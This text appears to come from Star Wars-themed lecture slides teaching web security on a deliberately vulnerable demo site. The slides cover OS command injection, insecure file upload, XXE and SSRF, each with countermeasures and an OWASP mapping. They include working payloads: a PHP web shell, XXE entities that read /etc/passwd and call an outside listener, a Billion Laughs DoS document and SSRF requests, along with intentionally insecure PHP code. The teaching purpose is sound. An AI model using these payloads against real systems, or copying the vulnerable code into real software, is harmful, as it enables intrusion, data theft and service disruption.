192.168.0.157 - - [08/Nov/2020:16:09:45 +0100] "GET /troubleshooting.php HTTP/1.1" 200 554 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.122 Safari/537.36"

```
22 if(isset($_GET["type"]) && $_GET["type"] != "0"){
23     $result = shell_exec("tail /var/log/apache2/" . $_GET["type"] . ".log");
24     echo "<pre>{$result}</pre>";
25 }
```

do you see any problems?

A screenshot of a web browser window. The address bar shows the URL `lightside.me/troubleshooting.php?type=; id;`. The main content area contains the text:

Hey fellow jedi, do you have any troubles with this server?

Select what you want to see ▾

```
uid=33 (www-data)  gid=33 (www-data)  groups=33 (www-data)
```

22				<code>if(isset(\$_GET["type"]) && \$_GET["type"] != "0"){</code>
23				<code>\$result = shell_exec("tail /var/log/apache2/" . \$_GET["type"] . ".log");</code>
24				<code>echo "<pre>{\$result}</pre>";</code>
25				}

```
tail /var/log/apache2/; id; .log
```

Characters for separation


Windows and Linux/Unix:

- & && | ||

Linux/Unix only:


- ; \n
- execution within original command:
 - `cmd`
 - \$(cmd)

OS Command Injection



Goal	Execute malicious commands on server
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

OS Command Injection




Goal	Execute malicious commands on server
How	By manipulating the structure of the OS command through userdata
Solution	
OWASP Top 10	
(Primary) Violated Principle	


Countermeasures

- Just don't directly call OS-commands with user input from application code!
 - Use safer language/platform specific APIs
- If you have to use them
 - Just don't
- If you really have to use them
 - STRICT Input Validation
 - Explicit Allowlist, Typecasting etc.
 - Separation of command and input
 - e.g. subprocess.run() in python
 - Parameter escaping
 - e.g. escapeshellcmd() in php

OS Command Injection



Goal	Execute malicious commands on server
How	By manipulating the structure of the OS command through userdata
Solution	Avoid using direct OS commands Usage of safer APIs for the specific purpose Strict input validation Separation of command and parameters Escaping of parameters (output encoding)
OWASP Top 10	
(Primary) Violated Principle	



OS Command Injection

Goal	Execute malicious commands on server
How	By manipulating the structure of the OS command through userdata
Solution	Avoid using direct OS commands Usage of safer APIs for the specific purpose Strict input validation Separation of command and parameters Escaping of parameters (output encoding)
OWASP Top 10	A03:2021-Injection
(Primary) Violated Principle	„Strictly separate data and control instructions, and never process control instructions received from untrusted sources.“

can you think of another
common way to inject
code on a server?

A screenshot of a web browser window. The address bar shows the URL `lightside.me/upload.php`. The main content area displays a profile picture of Obi-Wan Kenobi from Star Wars, wearing his brown robe and holding a lightsaber. Above the image, the text "Welcome Master Kenobi" is displayed in a large, bold font. Below the image, the text "Nice profile pic you have here." is shown. At the bottom of the page, there is a form with the following fields:

- A "Browse..." button followed by the text "No file selected."
- An "Upload" button.

```
25 |         <form method="post" enctype="multipart/form-data">
26 |             <input type="hidden" name="MAX_FILE_SIZE" value="10000000">
27 |             <input name="pic" type="file" accept="image/jpeg,image/png">
28 |             <input type="submit" value="Upload"/>
29 |         </form>
30 |
31 |     10  if (!empty($_FILES)){
32 |     11      move_uploaded_file($_FILES['pic']['tmp_name'], $uploadfolder.$_FILES['pic']['name']);
33 |     12      $_SESSION['profilepic'] = $_FILES['pic']['name'];
34 |     13  }
```


do you see any problems?


```
1 POST /upload.php HTTP/1.1
2 Host: lightside.me
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----19433307819243937082674373261
8 Content-Length: 465
9 Origin: http://lightside.me
10 Connection: close
11 Referer: http://lightside.me/upload.php
12 Cookie: PHPSESSID=ja4vshur52i87pb0rn7e5hg4nu
13 Upgrade-Insecure-Requests: 1
14
15 -----19433307819243937082674373261
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 10000000
19 -----19433307819243937082674373261
20 Content-Disposition: form-data; name="pic"; filename="shell.php"
21 Content-Type: application/octet-stream
22
23 <?php
24 if(isset($_GET["cmd"])){
25     $result = shell_exec($_GET["cmd"]);
26     echo "<pre>{$result}</pre>";
27 }
28 ?>
29 -----19433307819243937082674373261--
```

```
Array (
    [pic] => Array (
        [name] => shell.php
        [type] => application/octet-stream
        [tmp_name] => /tmp/phpXBWCgN
        [error] => 0
        [size] => 107
    )
)
```

it all comes from the client - trustworthy?

```
10 if (!empty($_FILES)){
11     move_uploaded_file($_FILES['pic']['tmp_name'], $uploadfolder.$_FILES['pic']['name']);
12     $_SESSION['profilepic'] = $_FILES['pic']['name'];
13 }
```



Insecure File Upload

Goal

Upload a malicious file for execution of code


How

Solution

OWASP Top 10

(Primary)
Violated Principle

Insecure File Upload



Goal	Upload a malicious file for execution of code
How	By exploiting insufficient server-side restrictions
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Countermeasures (excerpt)

- If possible, just store them in a database (or a S3 bucket etc.)
- Don't use the original file name -> create a new one
- Store the file outside of the webroot
 - recommended: on a separate partition or even a separate file server
- Check the real filetype
 - e.g. in php: `mime_content_type()`
- Set max filesize
 - e.g. in php: `post_max_size` and `upload_max_filesize`
- More recommendations
 - https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Remember request routing ???


Classic routing: <http://example.com/showprofile.php>

it's php
file showprofile.php gets
executed with php interpreter

Explicit routing: <http://example.com/showprofile>


e.g. Laravel (PHP): `Route::get('/showprofile', [UserController::class, 'showprofile']);`
<https://laravel.com/docs/8.x/routing>

e.g: Django (Python): `urlpatterns = [path('/showprofile', views.userprofile)]`
<https://docs.djangoproject.com/en/3.1/topics/http/urls/>




Insecure File Upload

Goal	Upload a malicious file for execution of code
How	By exploiting insufficient server-side restrictions
Solution	<ul style="list-style-type: none">Don't trust any metadata sent from the clientCreate a new nameStore it outside the webrootCheck the real mimetypeSet max filesize
OWASP Top 10	
(Primary) Violated Principle	



Insecure File Upload

Goal	Upload a malicious file for execution of code
How	By exploiting insufficient server-side restrictions
Solution	<p>Don't trust any metadata sent from the client Create a new name Store it outside the webroot Check the real mimetype Set max filesize</p>
OWASP Top 10	-
(Primary) Violated Principle	



Insecure File Upload

Goal	Upload a malicious file for execution of code
How	By exploiting insufficient server-side restrictions
Solution	<p>Don't trust any metadata sent from the client Create a new name Store it outside the webroot Check the real mimetype Set max filesize</p>
OWASP Top 10	-
(Primary) Violated Principle	„Define an approach that ensures all data are explicitly validated.“

ok, there is one special
filetype left...

```
students.xml
1  <?xml version="1.0" ?>
2  <students>
3      <student>
4          <firstname>Anakin</firstname>
5          <lastname>Skywalker</lastname>
6      </student>
7      <student>
8          <firstname>Luke</firstname>
9          <lastname>Skywalker</lastname>
10     </student>
11  </students>
```

The screenshot shows a web browser window with the URL lightside.me/studentreg.php. The page has a header with navigation icons (back, forward, search, home) and a title "Welcome Master Kenobi". Below the title is a question "Do you have any new students to register?". There is a file input field labeled "Browse..." with the placeholder "No file selected." and a "Upload" button. A success message "Successfully imported the following students:" is displayed, followed by two entries: "New Student: Anakin Skywalker" and "New Student: Luke Skywalker".

← → ⌂ ⌄

lightside.me/studentreg.php

Welcome Master Kenobi

Do you have any new students to register?

Browse... No file selected. Upload

Successfully imported the following students:

New Student: Anakin Skywalker
New Student: Luke Skywalker

```
attack1.xml
1  <?xml version="1.0" ?>
2  <!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
3  <students>
4      <student>
5          <firstname>&xxe;</firstname>
6          <lastname>Skywalker</lastname>
7      </student>
8      <student>
9          <firstname>Luke</firstname>
10         <lastname>Skywalker</lastname>
11     </student>
12 </students>
```

The screenshot shows a web browser window with the URL `lightside.me/studentreg.php`. The page title is "Welcome Master Kenobi". A question asks "Do you have any new students to register?". Below it is a file upload form with a "Browse..." button, which has "No file selected.", and an "Upload" button. A success message states "Successfully imported the following students:" followed by a long list of system users from /etc/passwd.

Welcome Master Kenobi


Do you have any new students to register?

Browse... No file selected. Upload

Successfully imported the following students:

```
New Student: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

```
attack2.xml
1 <?xml version="1.0" ?>
2 <!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://darkside.me:6666/test"> ]>
3 <students>
4   <student>
5     <firstname>&xxe;</firstname>
6     <lastname>Skywalker</lastname>
7   </student>
8   <student>
9     <firstname>Luke</firstname>
10    <lastname>Skywalker</lastname>
11  </student>
12 </students>
```




```
robot@dvmachine:~$ nc -lp 6666
GET /test HTTP/1.0
Host: darkside.me:6666
Connection: close
```

also very bad: file:///dev/random

Billion Laughs Attack


```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ELEMENT lolz (#PCDATA)>
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

XML External Entity (XXE)




Goal	Read sensitive files, send HTTP requests to other systems or cause a DoS
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

XML External Entity (XXE)




Goal	Read sensitive files, send HTTP requests to other systems or cause a DoS
How	By abusing a feature of the XML-parser
Solution	
OWASP Top 10	
(Primary) Violated Principle	

XML External Entity (XXE)




Goal	Read sensitive files, send HTTP requests to other systems or cause a DoS
How	By abusing a feature of the XML-parser
Solution	Disable the processing of external entities in the XML-parser
OWASP Top 10	
(Primary) Violated Principle	

XML External Entity (XXE)



Goal	Read sensitive files, send HTTP requests to other systems or cause a DoS
How	By abusing a feature of the XML-parser
Solution	Disable the processing of external entities in the XML-parser
OWASP Top 10	A05:2021-Security Misconfiguration
(Primary) Violated Principle	

XML External Entity (XXE)



Goal	Read sensitive files, send HTTP requests to other systems or cause a DoS
How	By abusing a feature of the XML-parser
Solution	Disable the processing of external entities in the XML-parser
OWASP Top 10	A05:2021-Security Misconfiguration
(Primary) Violated Principle	„Earn or give, but never assume, trust.“

enough about
fileuploads...

Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see?

1	Darth Maul Double-Saber	Darth Maul's established double-sided saber.	75000.00		<input type="button" value="Check Availability"/> available
---	-------------------------	--	----------	--	--

User: luke

← → ⌂

lightside.me/shop/index.php?sid=1

OWASP Juice Shop Login :: Damn Vulnerable Light Side Dark Side

Ultimate Lightsaber Shop

We now have all those fancy darkside sabers in stock for you!

Which one would you like to see? Darth Maul Double-Saber ▾

1	Darth Maul Double-Saber	Darth Maul's established double-sided saber.	75000.00		Check Availability
---	-------------------------	--	----------	---	------------------------------------

User: luke [Logout](#)

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application 1

Search HTML

```
<td>
<input type="submit" name="checkStock" value="Check Availability" onclick="checkStock('http://darkside.me/partnershop/availability.php', '1')"> event
<label id="lblStock" style="margin-left:5px;"></label>
```

html > body > div > table > tbody > tr > td > input

Request

Raw Params Headers Hex

Pretty Raw In Actions ▾

```
1 GET /shop/stockChecker.php?url=http://darkside.me/partnershop/availability.php&id=1 HTTP/1.1
2 Host: lightside.me
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://lightside.me/shop/index.php?sid=1
8 Connection: close
9 Cookie: PHPSESSID=8ltnducbnshf4007up4rhjs3hr
10
11
```

Response

Raw Headers Hex

Pretty Raw Render In Actions ▾

```
1 HTTP/1.1 200 OK
2 Date: Sun, 12 Sep 2021 20:40:21 GMT
3 Server: Apache/2.4.38 (Debian) PHP/7.3.19-1~deb10u1
4 X-Powered-By: PHP/7.3.19-1~deb10u1
5 Content-Length: 9
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 available
```

Edited request ▾

Raw Params Headers Hex

Pretty Raw In Actions ▾

```
1 GET /shop/stockChecker.php?url=http://lightside.me/admin&id=1 HTTP/1.1
2 Host: lightside.me
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://lightside.me/shop/index.php?sid=1
8 Connection: close
9 Cookie: PHPSESSID=8ltnducbnshf4007up4rhjs3hr
10
11
```

Response

Raw Headers Hex

Pretty Raw Render In Actions ▾

```
1 HTTP/1.1 200 OK
2 Date: Sun, 12 Sep 2021 20:41:55 GMT
3 Server: Apache/2.4.38 (Debian) PHP/7.3.19-1~deb10u1
4 X-Powered-By: PHP/7.3.19-1~deb10u1
5 Content-Length: 18
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 Very secret stuff.
```

A screenshot of a web browser window. The address bar shows the URL `lightside.me/admin`. Below the address bar, there are several navigation links: "OWASP Juice Shop", "Login :: Damn Vulnera...", "Light Side", and "Dark Side". The main content area of the browser displays a large, bold "Forbidden" heading. Below this heading, a message reads "You don't have permission to access this resource." At the bottom of the browser window, a status bar shows the server information: "Apache/2.4.38 (Debian) PHP/7.3.19-1~deb10u1 Server at lightside.me Port 80".

← → ⌂

🛡️ 🔒 lightside.me/admin

🔔 OWASP Juice Shop ⚙️ Login :: Damn Vulnera... ⚙️ Light Side ⚙️ Dark Side


Forbidden

You don't have permission to access this resource.

Apache/2.4.38 (Debian) PHP/7.3.19-1~deb10u1 Server at lightside.me Port 80


Ex.
Service

GET /shop/stockChecker.php?url=http://darkside.me/partnershop/availability.php?id=1 HTTP/1.1
Host: lightside.me



lightside > shop > 🖨 stockChecker.php

```
1  <?php
2      $url = $_GET["url"]."?"id=".$_GET["id"];
3      $fp = fopen($url, 'r');
4      echo fgets($fp);
5      fclose($fp);
6  ?>
```



Ext.
Service

HTTP/1.1 200 OK
available



GET /partnershop/availability.php?id=1 HTTP/1.1
Host: darkside.me

Web Server

lightside > shop > 🛒 stockChecker.php

```
1  <?php
2      $url = $_GET["url"]."?"id=".$_GET["id"];
3      $fp = fopen($url, 'r');
4      echo fgets($fp);
5      fclose($fp);
6  ?>
```

Ext.
Service




Web Server



HTTP/1.1 200 OK
available

Ex.
Service


GET /shop/stockChecker.php?url=<http://lightside.me/admin&id=1> HTTP/1.1
Host: lightside.me



Common Targets

- Other applications / services on same host (localhost)
 - e.g. `http://localhost/admin` ; `http://localhost:8001` ; ...
- Other backend servers / services
 - e.g. portscan
- Other external servers / services
 - to obfuscate the real origin of the attack

Server-Side Request Forgery (SSRF)



Goal

Force the server to send requests to internal or external systems / services or even the server itself (localhost)


How

Solution

OWASP Top 10


(Primary)
Violated Principle

Server-Side Request Forgery (SSRF)




Goal	Force the server to send requests to internal or external systems / services or even the server itself (localhost)
How	By manipulating URLs for backend requests
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Server-Side Request Forgery (SSRF)




Goal	Force the server to send requests to internal or external systems / services or even the server itself (localhost)
How	By manipulating URLs for backend requests
Solution	Segment and strictly filter your network (allow-list; internet access needed?)
OWASP Top 10	
(Primary) Violated Principle	

Server-Side Request Forgery (SSRF)




Goal	Force the server to send requests to internal or external systems / services or even the server itself (localhost)
How	By manipulating URLs for backend requests
Solution	Segment and strictly filter your network (allow-list; internet access needed?) Strict input validation (allow-list; schema, path, port,...)
OWASP Top 10	
(Primary) Violated Principle	

Server-Side Request Forgery (SSRF)



Goal	Force the server to send requests to internal or external systems / services or even the server itself (localhost)
How	By manipulating URLs for backend requests
Solution	Segment and strictly filter your network (allow-list; internet access needed?) Strict input validation (allow-list; schema, path, port,...) Don't relay the raw backend response to the client
OWASP Top 10	
(Primary) Violated Principle	

Server-Side Request Forgery (SSRF)



Goal

Force the server to send requests to internal or external systems / services or even the server itself (localhost)

How

By manipulating URLs for backend requests


Solution

Segment and strictly filter your network (allow-list; internet access needed?)
Strict input validation (allow-list; schema, path, port,...)
Don't relay the raw backend response to the client
Enforce authentication for internal (backend) services also

OWASP Top 10


(Primary)
Violated Principle

Server-Side Request Forgery (SSRF)



Goal	Force the server to send requests to internal or external systems / services or even the server itself (localhost)
How	By manipulating URLs for backend requests
Solution	Segment and strictly filter your network (allow-list; internet access needed?) Strict input validation (allow-list; schema, path, port,...) Don't relay the raw backend response to the client Enforce authentication for internal (backend) services also
OWASP Top 10	A10:2021 – Server-Side Request Forgery (SSRF)
(Primary) Violated Principle	

Server-Side Request Forgery (SSRF)



Goal	Force the server to send requests to internal or external systems / services or even the server itself (localhost)
How	By manipulating URLs for backend requests
Solution	Segment and strictly filter your network (allow-list; internet access needed?) Strict input validation (allow-list; schema, path, port,...) Don't relay the raw backend response to the client Enforce authentication for internal (backend) services also
OWASP Top 10	A10:2021 – Server-Side Request Forgery (SSRF)
(Primary) Violated Principle	Earn or give, but never assume, trust. (Define an approach that ensures all data are explicitly validated.)

Key messages

- Most interactions with backend systems can be attacked with similar kinds of injections
- Strictly separate code structure and user input
 - always be aware of the context user input is used in
- Strictly validate user input
- Never trust anything from the client – ever...

**THE CLIENT,
YOU MUST NEVER TRUST**



MY YOUNG PADAWAN